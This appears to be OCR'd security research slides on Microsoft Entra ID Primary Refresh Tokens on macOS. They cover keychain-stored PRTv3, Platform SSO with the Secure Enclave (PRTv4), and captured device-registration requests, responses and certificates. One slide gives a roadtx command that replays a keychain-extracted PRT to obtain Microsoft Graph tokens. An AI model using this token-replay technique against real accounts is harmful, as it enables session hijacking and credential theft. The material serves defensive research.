
Response is encrypted with the session key, ensuring the tokens cannot be obtained without this key.



PRTv3 protection – Keychain only



PRTv3 protection – Keychain contents



PRT protocol version 3.0

PRTs from the keychain can be used with roadtx – either using PRT protocol v3 or with the Windows PRT protocol

```
(ROADtools) → ROADtools git:(master) ✗ roadtx prtauth --pr
NQ.AgABAwEAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P_CNGZBXwm1yMF8
rQ792fw1ry1_qRgdX2RJ-rQYQcVClAkIbbb26PHE6r3CXIdcfbxGjhy7yPn
MnV1msrwm_IZJZoaMQBxweecQG5Lj53ghArhFi2jzlwHazc3s9bmtsh0iHR
NTCWiESnEGW1BqMv39cRKLpjFRfmXWdDFNhlxuT2XXV94GnPnrKf8HTYggd
xBFT75vaGNlMno5I8w4qO7w_lA1STQkoQmgKJLSEhi8L7Uyt04GRbbS5Ie-
kFngSKyzn9zZl9SF0Ahm0hdAF72rzedhcc1ZrWzIAFXLGm3wW1lZiN0eLgB
pvjsjWRpkKSvi3Kp1SflhvXPLR7oWS7D7FUNDSreQrtgaixcqFXRBemvx0r
sXwpF1fEIcfXrR3Wzg3c -v3 -s https://graph.microsoft.com/.de
Tokens were written to .roadtools_auth
```

What about PRT v4?

Intune has recently added support for the Apple platform SSO module.

This allows storage of the key material in the Secure Enclave, Apples TPM like implementation


PRT protocol version 4.0

The Microsoft Enterprise SSO plug-in in Microsoft Entra ID includes two SSO features - **Platform SSO** and the **SSO app extension**. This article focuses on configuring Platform SSO with Entra ID for macOS devices which is in preview.

Some benefits of Platform SSO include:

- Includes the SSO app extension. You don't configure the SSO app extension separately.
- Go passwordless with phishing-resistant credentials that are hardware-bound to the Mac device.
- The sign in experience is similar to signing into a Windows device with a work or school account, like users do with Windows Hello for Business.
- Helps minimize the number of times users need to enter their Microsoft Entra ID credentials.
- Helps reduce the number of passwords users need to remember.
- Get the benefits of Microsoft Entra join, which allows any organization user to sign into the device.
- Included with all Microsoft Intune licensing plans.

Apple Secure Enclave




The Secure Enclave is a dedicated secure subsystem integrated into Apple systems on chip (SoCs).

The Secure Enclave is isolated from the main processor to provide an extra layer of security and is designed to keep sensitive user data secure even when the Application Processor kernel becomes compromised.

https://support.apple.com/en-hk/guide/security/sec59b0b31ff/web

PRT protocol version 4.0



Device registration - SecureEnclave

```
taHJji5n7GC9xzPBW0eMJjsbSe9ny_Mm43wVolV4uUrjsIvBjDtUrzlgdKihKzugEdddyUPw_lfzq9VFSiHUkw
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "AikCertificate":"",
  "AttestationData":"",
  "CertificateRequest":{
    "Data":
    "MIIBADCBpAIBADAhMR8wHQYDVQQDDBZNeSBjZXJ0aWZpY2F0ZSByZXF1ZXN0MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAERj43Dw78kb295bD7C\/aMhDkInkv
    aEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr\/BhrtX2OPxnKpXqjglyqAhMB8GCSqGSIb3DQEJDjESMBAwDgYDVR0PAQH\/BAQDAgeAMAwGCCqGSM49BAMCBQ
    ADSQAwRgIhAOJDqslrxqpzU1pFcLPfX\/8dv8bx3TrNWy0h7FkPlAtZAiEAsgO6MgbyBG7sayals71TDinKgUJLOaCWvkaCoFi67P8=",
    "KeySecurity":"SecureEnclave",
    "KeyType":"ECC",
    "Type":"pkcs10"
  },
  "DeviceDisplayName":"olaftesting's Virtual Machine",
  "DeviceKeys":[
    {
      "Data":
      "{\"kty\":\"EC\",\"crv\":\"P-256\",\"x\":\"yLWFbQSBa5IG2hv4HiHM7YUc4wpiaWk0fTHHrxV4fgQ\",\"y\":\"mdOYz_mYxJ5N3A
      1SptIk5eaux5FK9k0\",\"kid\":\"821E2411-4EC0-4BE2-A857-56326312D60F\"}",
      "Encoding":"JWK",
      "Type":"ECC",
      "Usage":"STK"
    }
  ],
  "DeviceType":"MacOS",
  "JoinType":"0",
  "OSVersion":"14.5.0",
  "TargetDomain":"falconforce.io"
}
```

Device registration - SecureEnclave

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Content-Type: application/json
client-request-id: 0548399C-C6FA-4025-8CFF-C15704092D4F
request-id: 0548399c-c6fa-4025-8cff-c15704092d4f
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
Date: Wed, 29 May 2024 09:30:00 GMT
Content-Length: 1406

{
  "Certificate":{
    "Thumbprint":"F371FE631E85CBBECADC647A6E09AF386253038C",
    "RawBody":
    "MIIDNzCCAh+gAwIBAgIQhiJyoXg9JIpNYlVOF0S2zzANBgkqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLG
    HQYDVQQDExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCsGA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLTljNzM
    TM0MDUyOTA5Mjk1OVowLzEtMCsGA1UEAxMkYzA3MzU4MWQtOThkMS00ZjExLTlkNzktYWFlMDE4ZjlkOGJl
    78kb295bD7C/aMhDkInkvaEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr/BhrtX2OPxnKpXqjglyqOB0
    GCCsGAQUFBwMCMA4GA1UdDwEB/wQEAwIHgDAiBgsqhkiG9xQBBYIcAgQTBIEQHVhzwNGYEU+deargGPnYvj
    FuuCUzAiBgsqhkiG9xQBBYIcBQQTBIEQzUIqqYy/ukaqTmTLyeAw2TAUBgsqhkiG9xQBBYIcCAQFBIECRVU
    QELBQADggEBAFjPZyFZfJgBqnJk7/ndKfm78FqitXiFf4pGRRpEfkxwlFzlBemckiou/zR7H4DjqjWctMC9
    KrbrBtUq0E3dB9Z2mcJ4Rz9Bm75fJwRbeIhguzMcxLApcb1KvdiWL6QQ8huch73lmR5PtvclqCtlI7hkX6
    1Jm/rqtU8X//lLkzU9cPo1Jm7kh/8hlymphpQXoUrYwiBPnzQ7uP0hIh64lqAAFCMzFbhyfQf2yW4H74l+i
  },
  "User":{
    "Upn":"olaftesting@falconforce.io"
  },
  "MembershipChanges":[
    {
      "LocalSID":"S-1-5-32-544",
      "AddSIDs":[
        "S-1-12-1-2094076133-1243110406-4180208532-2064801707",
        "S-1-12-1-3768574861-1163928533-4156412604-1227689547"
      ]
    }
  ]
}
```

Output


```
Version:          3 (0x02)
Serial number:    178295414516010010405444944688283170511 (0x862272a1783d248a4d62554e1744b6cf)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     29/05/2024 08:59:59 (dd-mm-yyyy hh:mm:ss) (240529085959Z)
  Not After:      29/05/2034 09:29:59 (dd-mm-yyyy hh:mm:ss) (340529092959Z)
Issuer
  DC = net
Subject
  CN = c073581d-98d1-4f11-9d79-aae018f9d8be
Public Key
  Algorithm:      EC
  Curve Name:     secp256r1
  Length:         256 bits
  pub:            04:46:3e:37:0f:0e:fc:91:bd:bd:e5:b0:fb:0b:f6:8c:
                  84:39:08:9e:4b:da:12:c0:d1:4f:1f:21:ce:a6:ea:a1:
                  f0:f2:db:2a:4c:90:c9:07:35:07:38:be:1b:fe:1b:e8:
                  f0:3e:bf:c1:86:bb:57:d8:e3:f1:9c:aa:57:aa:38:25:
                  ca
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      58:cf:67:21:59:7c:98:01:aa:72:64:ef:f9:dd:29:f9:
                  bb:f0:5a:a2:b5:78:85:7f:8a:46:45:1a:44:7e:4c:
                  94:5c:e5:05:e9:9c:92:2a:2e:ff:34:7b:1f:80:e
                  35:9c:b4:c0:bd:44:8d:54:0a:5f:92:c6:a3:66:b
                  ab:68:c5:35:d8:8d:07:84:71:e5:33:63:22:6f:2
                  fe:35:60:da:42:ab:6e:b0:6d:52:ad:04:dd:d0:7d:
                  69:9c:27:84:73:f4:19:bb:e5:f2:70:45:b7:88:86:0b:
                  b3:31:cc:4b:02:97:1b:d4:ab:dd:89:62:fa:41:0f:21:
                  b9:c8:7b:de:59:91:e4:fb:6f:72:5a:82:b6:52:3b:86:
                  45:fa:4a:1e:6e:b5:7b:ec:f8:fb:97:9b:2f:e6:a2:88:
                  5b:63:d3:86:c0:bd:7d:c0:e4:93:c5:f1:d4:fe:8a:e4:
                  2f:b3:b5:26:6f:eb:aa:d5:3c:5f:ff:e5:2e:4c:d4:f5:
                  c3:e8:d4:99:bb:92:1f:fc:86:5c:a6:a6:1a:50:5e:85:
                  2b:63:08:81:3e:7c:d0:ee:e3:f4:84:88:7a:e2:5a:80:
                  00:50:8c:cc:56:e1:c9:f4:1f:db:25:b8:1f:be:25:fa:
                  26:bf:64:c2:c2:ad:18:f2:91:f5:bc:fd:69:c4:ed:93
```

Device registration – cryptographic keys

